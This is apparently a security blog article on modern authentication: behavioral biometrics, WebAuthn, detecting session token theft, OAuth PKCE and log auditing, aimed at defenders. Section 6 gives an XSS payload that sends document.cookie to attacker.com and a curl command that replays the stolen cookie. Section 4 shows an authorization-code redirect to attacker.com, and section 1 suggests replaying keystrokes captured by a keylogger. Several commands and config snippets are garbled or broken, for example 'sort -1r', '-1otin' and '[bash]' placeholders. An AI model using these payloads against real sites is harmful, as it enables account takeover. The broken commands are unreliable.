Listen to this Post

Introduction:
Authentication is the bedrock of digital security, yet relying solely on passwords has proven disastrous—over 80% of data breaches involve weak or stolen credentials. As cyber threats evolve, security professionals must master a layered defense: from phishing-resistant tokens to behavioral biometrics, and crucially, how attackers bypass even multi-factor authentication (MFA) through session token theft. This article dives into the technical implementation of modern authentication methods, real-world exploitation techniques, and defensive commands for Linux and Windows environments.
Learning Objectives:
– Implement and harden WebAuthn-based MFA to resist phishing and token replay attacks.
– Detect session token theft using Wireshark and command-line forensics on Linux/Windows.
– Analyze behavioral authentication’s strengths, weaknesses, and attack surface (model poisoning, mimicry).
– Configure OAuth/OpenID Connect with proof-of-key for code exchange (PKCE) and token binding.
You Should Know:
1. Behavioral Authentication: Promise, Pitfalls, and Attack Vectors
Behavioral authentication continuously verifies users by analyzing typing rhythm, mouse movements, and interaction patterns. However, as commenters noted, it introduces unique challenges. Kim Adams observed that a hand injury can alter typing speed, causing false positives. Attackers can also abuse it: Nizar KADRI asked how an attacker could mimic behavior, and Cyber Threat Intelligence ® responded that attackers might poison the machine learning model or record and replay behavioral profiles.
Step‑by‑step guide to test behavioral auth resilience (Linux/macOS):
– Capture typing biometrics using `input` subsystem:
sudo evtest /dev/input/event4 Identify keyboard event ID via `evtest --grab`
– For Windows, use PowerShell to log keystroke timing:
Add-Type -AssemblyName System.Windows.Forms
$timestamps = @()
Register-ObjectEvent -InputObject (Get-WinEvent) -EventName "KeyDown" -Action { $timestamps += Get-Date }
– Simulate mimicry attack: Record legitimate user’s inter-keystroke delays using a keylogger, then replay with `xdotool` (Linux) or `AutoHotkey` (Windows). Evaluate if the behavioral model rejects the replay.
To mitigate, implement fallback to secondary MFA when anomaly score exceeds threshold, and regularly retrain models with adversarial samples.
2. Phishing-Resistant MFA: WebAuthn & Hardware Tokens
Andrii Nedilko stated: “MFA + phishing-resistant tokens (WebAuthn) seems to be the sweet spot right now.” WebAuthn uses public-key cryptography, binding credentials to a specific origin (domain), making phishing impossible because the browser will never send the private key to a fake site.
Step‑by‑step WebAuthn setup on a Linux server (Ubuntu 22.04) with Nginx and a YubiKey:
– Install dependencies: `sudo apt install libpam-u2f`
– Generate credential mapping for a user: `pamu2fcfg > ~/.config/Yubico/u2f_keys`
– Configure PAM: Edit `/etc/pam.d/sshd`, add line: `auth required pam_u2f.so authfile=/home/user/.config/Yubico/u2f_keys`
– For web apps, use `webauthn-lib` (Python):
from webauthn import generate_registration_options, verify_registration_response
options = generate_registration_options(rp_id="example.com", user_id=b"user123")
– Test resistance: Attempt to use the same token on a malicious clone (e.g., `example.com.phish`). The browser will not allow authentication because `rp_id` mismatches.
On Windows, configure Windows Hello for Business with WebAuthn via Group Policy: Enable “Use biometrics” and “Use security key” under `Computer Configuration -> Administrative Templates -> Windows Components -> Windows Hello for Business`.
3. Detecting Session Token Theft with Wireshark (Even When MFA Is Present)
Andrii Nedilko highlighted a critical blind spot: “even MFA won’t save you if the cookie is stolen.” Session tokens (cookies, JWTs) are often stolen via XSS, man-in-the-middle attacks, or malware. Here’s how to detect token exfiltration.
Step‑by‑step Wireshark analysis to identify stolen token usage:
– Capture HTTP/HTTPS traffic on Linux: `sudo tcpdump -i eth0 -w session_capture.pcap`
– Open in Wireshark. Filter for HTTP cookies: `http.cookie` or `tls.handshake.extensions_server_name` (for SNI).
– To detect token replay from an unusual IP, run a baseline capture from legitimate user’s IP, then compare:
tshark -r session_capture.pcap -Y "http.cookie contains \"sessionid\"" -T fields -e ip.src -e http.cookie
– For JWT theft, decode base64 payload in Linux:
echo "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIn0.dozjgNryP4J3jVmNHl0w5N_XgL0n3I9PlFUP0THsR8U" | cut -d"." -f2 | base64 -d 2>/dev/null | jq .
– On Windows, use PowerShell to decode JWT:
$jwt = "eyJhbGci..."; $jwt.Split('.')[bash] | % { [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($_)) }
Mitigation: Bind session tokens to TLS session IDs (token binding) or use HTTP-only, SameSite=Strict cookies. Implement IP-based anomaly detection in WAF.
4. Hardening OAuth / OpenID Connect Against Token Leakage
OAuth 2.0 and OpenID Connect are ubiquitous but misconfigurations lead to token theft. Attackers abuse redirect URI manipulation, code interception, and lack of PKCE.
Step‑by‑step PKCE enforcement in a Python Flask OAuth client:
– When initiating authorization, generate `code_verifier` (cryptographically random string) and `code_challenge = SHA256(code_verifier).base64url()`:
import secrets, hashlib, base64
verifier = secrets.token_urlsafe(64)
challenge = base64.urlsafe_b64encode(hashlib.sha256(verifier.encode()).digest()).rstrip(b'=').decode()
– Redirect user to authorization endpoint with `code_challenge` and `code_challenge_method=S256`.
– On callback, exchange code by sending `code_verifier`. Without correct verifier, token issuance fails.
– Additional hardening: Require signed JWT client assertions (RFC 7523) instead of client secrets.
On Linux, test OAuth misconfigurations using `oauth2c` tool:
oauth2c --client-id myapp --client-secret secret --auth-endpoint https://provider.com/auth --token-endpoint https://provider.com/token --scopes "openid profile" --pkce --verbose
For Windows, use `curl` in PowerShell to simulate authorization code interception:
curl -X GET "https://provider.com/auth?response_type=code&client_id=attacker&redirect_uri=https://attacker.com/callback"
5. Zero Trust Continuous Authentication: Commands to Audit Access Logs
Zero Trust replaces “trust but verify” with “never trust, always verify.” Authentication is continuous, not a one-time event. Use built-in OS commands to audit suspicious access patterns.
Linux commands to correlate authentication logs:
– Check failed sudo attempts and successful authentications:
sudo journalctl -u sshd --since "1 hour ago" | grep -E "Failed password|Accepted password"
– Extract all authentication attempts per IP:
sudo cat /var/log/auth.log | grep "sshd" | awk '{print $1,$2,$3,$9,$11}' | sort | uniq -c | sort -1r
– Monitor behavioral anomaly: count login frequency per user per hour:
last -i | awk '{print $1,$3}' | sort | uniq -c | sort -1r | head -20
Windows PowerShell (Admin) for token and logon audit:
– List all logon sessions with their authentication package and token source:
Get-WinEvent -FilterHashtable @{LogName='Security'; ID=4624} | Select-Object TimeCreated, @{n='User';e={$_.Properties[bash].Value}}, @{n='LogonType';e={$_.Properties[bash].Value}}, @{n='AuthPackage';e={$_.Properties[bash].Value}}
– Detect suspicious logon type 10 (remote interactive) from untrusted IPs:
$untrusted = @("10.0.0.0/8", "192.168.0.0/16")  your internal ranges
Get-WinEvent -FilterHashtable @{LogName='Security'; ID=4624} | Where-Object {$_.Properties[bash].Value -eq 10 -and $_.Properties[bash].Value -1otin $untrusted}
6. Simulating Session Token Theft & Testing MFA Fallback
Practical red-team exercise to validate your authentication stack.
Step‑by‑step token theft simulation:
– Steal session cookie via XSS (in a lab environment). Inject JavaScript: `document.location=’https://attacker.com/steal?cookie=’+document.cookie`
– On attacker Linux machine, replay cookie using `curl`:
curl -X GET https://victim.com/dashboard --cookie "sessionid=stolen_value" -v
– If the application accepts the cookie without verifying IP, user agent, or token binding, MFA is bypassed.
– Implement defensive check in Nginx (Linux) to reject requests with mismatched IP:
map $cookie_sessionid $session_ip {
default "";
}
location / {
if ($http_x_forwarded_for != $session_ip) { return 403; }
}
– For Windows IIS, write an HTTP module that compares client IP with a token-bound claim in the JWT.
What Undercode Say:
– Layered authentication is non-1egotiable: Passwords alone fail; combine WebAuthn, behavioral biometrics, and session binding. But each layer introduces new attack surfaces—behavioral models can be poisoned, and tokens can still be stolen post-MFA.
– Detection over prevention: Even perfect MFA won’t stop session hijacking. Security professionals must master tools like Wireshark, `tshark`, and log analysis on both Linux and Windows to identify token replay in real time. Continuous authentication (Zero Trust) is the only long-term answer.
Expected Output:
Prediction:
– +1 Behavioral authentication will evolve from nice-to-have to critical for Zero Trust, but vendors will embed anti-spoofing (liveness detection, rhythm variance) to counter mimicry and model poisoning attacks.
– -1 Session token theft will remain the 1 MFA bypass vector for the next 18 months, driving adoption of token binding standards (IETF OAuth Token Binding) and browser-level protections like First-Party Sets and Partitioned Cookies.
– +1 Open-source detection tools for real-time session replay (e.g., Falco rules for Kubernetes ingress, modsecurity for Apache) will become standard in CI/CD pipelines as organizations shift left on authentication security.
– -1 Small-to-medium businesses will lag, still believing MFA is a silver bullet, leading to a surge in “MFA-fatigue” and AiTM (adversary-in-the-middle) attacks that proxy live authentication sessions.
▶️ Related Video (80% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
[Join Undercode Academy for Verified Certifications](https://undercode.co.uk/certifications/)
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[[email protected]](mailto:[email protected])
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: [Cybersecurity Authentication](https://www.linkedin.com/posts/cybersecurity-authentication-mfa-share-7465456482369572864-8K3u/) – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅
🔐JOIN OUR CYBER WORLD [ CVE News • HackMonitor • UndercodeNews ]
[💬 Whatsapp](https://undercode.help/whatsapp) | [💬 Telegram](https://t.me/UndercodeCommunity)
📢 Follow UndercodeTesting & Stay Tuned:
[𝕏 formerly Twitter 🐦](https://x.com/undercodeupdate) | [@ Threads](https://www.threads.net/@undercodetesting) | [🔗 Linkedin](https://www.linkedin.com/company/undercodetesting/) | [🦋BlueSky](https://bsky.app/profile/undercode.bsky.social)


